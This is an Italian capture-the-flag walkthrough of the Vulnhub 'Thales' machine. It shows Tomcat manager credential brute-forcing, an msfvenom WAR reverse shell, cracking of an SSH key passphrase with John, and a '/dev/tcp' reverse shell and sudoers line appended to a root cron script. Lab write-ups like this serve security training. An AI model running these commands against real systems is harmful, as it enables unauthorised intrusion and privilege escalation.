Thales - Vulnhub

Machine URL: https://www.vulnhub.com/entry/thales-1,749/

La macchina gira localmente su VirtualBox, per questo motivo si è preferito specificare un hostname personalizzato nel file `/etc/hosts`.

Per comodità, quindi, il target da ora verrà definito come: `thales.local` .

Enumeration


Iniziamo subito l'enumerazione del target dopo averne identificato l'indirizzo IP.

```
$ sudo nmap -sV thales.local -T3 -v

22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache Tomcat 9.0.52
```

Questa prima scansione ha mostrato due servizi aperti, per sicurezza è stata effettuata anche una scansione simile su tutte le porte possibili che ha fornito gli stessi risultati.

```
$ sudo nmap -p- -sCV thales.local -T3 -v

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|*http-favicon: Apache Tomcat
| http-methods:
|*  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.52
```

E' possibile notare come la porta `8080/TCP` esponga Tomcat.



Si nota inoltre come la versione di `OpenSSH` in esecuzione sia obsoleta, indicatore del fatto che potrebbe essere vulnerabile ad attacchi di tipo crittografico.

Exploitation di Tomcat

Il servizio di Tomcat espone delle interfacce di amministrazione che possono essere generalmente utilizzate per caricare file malevoli.

E' bene notare fin da subito che il servizio non è vulnerabile neanche ad exploit di natura `Path Trasversal`.

```
$ curl http://thales.local:8080/\\;param\\=value/manager/html
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>401 Unauthorized</title>
<style type="text/css">
```

Directory Enumeration

```
$ dirb <http://thales.local:8080/> /usr/share/dirb/wordlists/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 14 11:02:31 2024
URL_BASE: <http://thales.local:8080/>
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: <http://thales.local:8080/> ----
+ <http://thales.local:8080/>[ (CODE:400|SIZE:762)
+ <http://thales.local:8080/>] (CODE:400|SIZE:762)
+ <http://thales.local:8080/docs> (CODE:302|SIZE:0)
+ <http://thales.local:8080/examples> (CODE:302|SIZE:0)
+ <http://thales.local:8080/favicon.ico> (CODE:200|SIZE:21630)
+ <http://thales.local:8080/manager> (CODE:302|SIZE:0)
+ <http://thales.local:8080/plain>] (CODE:400|SIZE:762)
+ <http://thales.local:8080/quote>] (CODE:400|SIZE:762)
+ <http://thales.local:8080/shell> (CODE:302|SIZE:0)
```

Il risultato della directory enumeration mette in mostra svariati path interessanti fra cui:

- `examples` ⇒ Contiene vari script di default che possono potenzialmente essere utilizzati per effettuare XSS o manipolazione di Cookie ed Header;
- `shell` ⇒ Un path non default, che andremo ad esplorare meglio.

Come si può verificare dall'output della scansione il path `/shell` risponde con un `HTTP STATUS CODE` di `302`, il che significa che prova a reindirizzarci su un altro indirizzo.

Possiamo verificare questa cosa utilizzando `curl`.

```
$ curl -v -L <http://thales.local:8080/shell>
* Host thales.local:8080 was resolved.
* IPv6: (none)
* IPv4: 192.168.1.182
*   Trying 192.168.1.182:8080...
* Connected to thales.local (192.168.1.182) port 8080
> GET /shell HTTP/1.1
> Host: thales.local:8080
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302
< Location: /shell/
< Transfer-Encoding: chunked
< Date: Thu, 14 Mar 2024 15:13:52 GMT
<
* Ignoring the response-body
* Connection #0 to host thales.local left intact
* Issue another request to this URL: '<http://thales.local:8080/shell/>'
* Found bundle for host: 0x557f297ca9e0 [serially]
* Can not multiplex, even if we wanted to
* Re-using existing connection with host thales.local
> GET /shell/ HTTP/1.1
> Host: thales.local:8080
> User-Agent: curl/8.5.0
> Accept: */*
>
```

Come si può visualizzare, il sito prova a reindirizzarci al path `/shell/` e rimane poi in attesa.

Un'ulteriore enumerazione di questo path specificando anche l'estensione `.jsp` non mostra altri file particolari.

E' interessante notare come dopo il reindirizzamento il sito rimanga in un caricamento indefinito.

Dopo innumerevoli tentativi di bypassare questo caricamento e la risposta 302 del server utilizzando tecniche come `HTML Smuggling` e `HTTP Method Hijacking` ho deciso di optare per un approccio più violento.

Bruteforce con Hydra

Molto spesso le cose che sembrano più improbabili, sono quelle di successo.

La prima cosa da fare, in casi come questo, è testare la robustezza delle credenziali inserite e verificare che non siano presenti quelle di default.

Per questo scopo ho utilizzato il tool `msfconsole` appoggiandomi nello specifico al modulo

Ciononostante, le credenziali di default fornite da Metasploit non hanno corrispondenza.

Per questo motivo ho deciso di lanciare un attacco di tipo forza bruta verso l'autenticazione HTTP che viene effettuata nella parte di amministrazione di tomcat.
Per questo scopo sono stati utilizzati due tool:
`Metasploit` e `hydra`.

Questo tipo di attacco, comunque, non ha prodotto risultati...

```
$ hydra -I -V -L users.txt -P /usr/share/seclists/Passwords/darkweb2017-top10000.txt -t 1 "http-get://thales.
local:8080/manager/html:A=BASIC:F=401"
...
[ATTEMPT] target thales.local - login "tomcat" - pass "sunshine7" - 6069 of 9999 [child 0] (0/0)
[ATTEMPT] target thales.local - login "tomcat" - pass "wizard1" - 6070 of 9999 [child 0] (0/0)
```

... o almeno così credevo?!

A quanto pare, in una scansione successiva, le credenziali sono state trovate con successo utilizzando la wordlist di default di Metasploit (Fa già ridere così...).

```
$ msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

...
```

```
[-] 192.168.1.186:8080 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.1.186:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.1.186:8080 - Login Successful: tomcat:role1
```

Questo evento mi ha ricordato dell'importanza di impostare il flag `STOP_ON_SUCCESS` su `true`.

Web-Shell mediante backdoor .WAR

Ottenute le credenziali è possibile ottenere una reverse shell sulla propria macchina utilizzando una funzionalità interna di Tomcat stesso: i file WAR.

In sostanza, i file WAR sono archivi di:

- Servlet JAVA
- JavaServer Pages (aka JSP)
- Tutti i file necessari per il deployment dell'applicazione

Per questo è possibile "forgiare" una backdoor .WAR che una volta caricata ed eseguita ci fornirà una reverse shell.


E' possibile generare il file .WAR da caricare tramite il tool `msfvenom`

```
$ msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.183 lport=1338 -f war -o REVERSE_SHELL.war

Payload size: 1093 bytes
Final size of war file: 1093 bytes
Saved as: REVERSE_SHELL.war
```


Una volta creato il file, avviamo un listener locale mediante `netcat` per accettare la reverse shell

```
$ nc -lvp 1338                                                                    17:00:54
listening on [any] 1338 ...
```

E, una volta caricata la reverse shell mediante l'interfaccia di amministrazione di Tomcat



Basterà aprirla mediante il pannello principale per iniziare il collegamento remoto verso la nostra macchina ed ottenere una shell!




Privilege Escalation: tomcat > thales

Per prima cosa otteniamo una shell interattiva utilizzando `python3` :

`python3 -c 'import pty;pty.spawn("/bin/bash")'`

Iniziamo adesso ad enumerare il sistema utilizzando il tool `linux-smart-enumeration` è possibile inoltre iniziare ad esplorare i vari file presenti nel sistema.

La prima cosa che è possibile notare è la presenza di crontab in esecuzione in dei path da noi modificabili.




Inoltre, possiamo notare anche come sul sistema sia presente un altro utente chiamato “Thales”, esplorando la sua HOME folder è possibile riscontrare:

```
tomcat@miletus:/home/thales$ ls -lart
total 52
-rw-r--r-- 1 thales thales  807 Apr  4  2018 .profile
-rw-r--r-- 1 thales thales 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 thales thales  220 Apr  4  2018 .bash_logout
drwxr-xr-x 3 root   root   4096 Aug 15  2021 ..
drwx------ 2 thales thales 4096 Aug 15  2021 .cache
drwx------ 3 thales thales 4096 Aug 15  2021 .gnupg
-rw-r--r-- 1 root   root     66 Aug 15  2021 .selected_editor
drwxrwxr-x 3 thales thales 4096 Aug 15  2021 .local
-rw------- 1 thales thales   33 Aug 15  2021 user.txt
drwxrwxrwx 2 thales thales 4096 Aug 16  2021 .ssh
-rw-r--r-- 1 root   root    107 Oct 14  2021 notes.txt
-rw-r--r-- 1 thales thales    0 Oct 14  2021 .sudo_as_admin_successful
drwxr-xr-x 6 thales thales 4096 Oct 14  2021 .
-rw------- 1 thales thales  457 Oct 14  2021 .bash_history
```

E’ possibile identificare da subito il file user.txt contenente la prima flag, ma purtroppo l’utente tomcat non dispone dei permessi giusti per visualizzare il suo contenuto.
Ciononostante, abbiamo accesso ad altri file, alcuni dei quali molto importanti.

Il file notes.txt è leggibile, come si può riscontrare da quest’immagine:



Quindi, adesso sappiamo che probabilmente il crontab in esecuzione sul sistema è nel percorso indicato `/usr/local/bin/backup.sh` !

E’ importante notare anche la cartella
`.ssh`, all’interno della quale è possibile trovare ulteriori file interessanti

```
tomcat@miletus:/home/thales/.ssh$ ls
id_rsa  id_rsa.pub
```

Come è possibile vedere, contiene i file delle chiavi SSH utilizzate dall’utente thales per collegarsi al sistema, proviamo a leggerne il contenuto.

```
tomcat@miletus:/home/thales/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUG6tSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRyWHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCn6brD4PwupQ68G2Y60ZOOIrwE9efkpwXPCR
Vi2TO2Zut8x6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1OD67TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyfLNFggfzjswgcbwubUrpX26nóXMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
tomcat@miletus:/home/thales/.ssh$
```

Bene! Abbiamo quindi la possibilità di leggere sia la chiave privata che pubblica!
Proseguiamo quindi a violare questa password con un attacco di tipo forza bruta, per lo scopo useremo il tool `John the Ripper` !

Utilizzando il tool
`ssh2john` potremo convertire il file della private key `id_rsa` in un formato compatibile con `John` che poi procederà a crackarlo!

```
 ~ ❯ nano id_rsa
 ~ ❯ python ssh2john.py id_rsa > id_rsa.hash
 ~ ❯ ls | grep id_rsa.hash
id_rsa.hash
 ~ ❯
```

Una volta ottenuto il file `.hash` proseguiamo a crackarlo col comando: `john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash`

```
 ~ ❯ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06          (id_rsa)
1g 0:00:00:00 DONE (2024-03-15 05:09) 1.219g/s 3487Kp/s 3487Kc/s 3487KC/s vodka1420..
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Adesso, utilizzando la chiave che abbiamo violato possiamo elevare i nostri privilegi mediante la shell attuale per accedere nell'account di
`thales` !

Possiamo così ottenere la prima flag!

```
$ cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
```

Privilege Escalation: thales > root

Una volta ottenuto l'accesso nell'account thales, è arrivato il momento di puntare all'amministratore del sistema: l'account root.

Per fare ciò, possiamo sfruttare potenzialmente il file di backup.sh che abbiamo identificato prima.

Aggiungendo una nuova reverse shell al file:

```
$ echo “sh -i >& /dev/tcp/192.168.1.183/1339 0>&1” >> backup.sh
```

Dopo circa 5 minuti riceveremo la nostra shell da root e possiamo estrarre la flag di root!

```
root@miletus:/usr/local/bin$ cat root.txt
```

```
3a1c85bebf8833b0ecae900fb8598b17
```

E' interessante notare anche come, sfruttando il file di `backup.sh` , invece di utilizzare una nuova reverse shell è possibile aggiungere l'utente `thales` direttamente tra gli utenti `sudoers` .

```
$ echo 'echo "thales ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers' > backup.sh
```

Una volta eseguito questo comando, ed atteso i 5 minuti, sarà possibile elevare i permessi di `thales` in `root` utilizzando il comando:

```
thales@miletus:/usr/local/bin$ sudo su
sudo su
root@miletus:/usr/local/bin#
```

Bene, la macchina è stata completamente compromessa e possiamo definirci vincitori!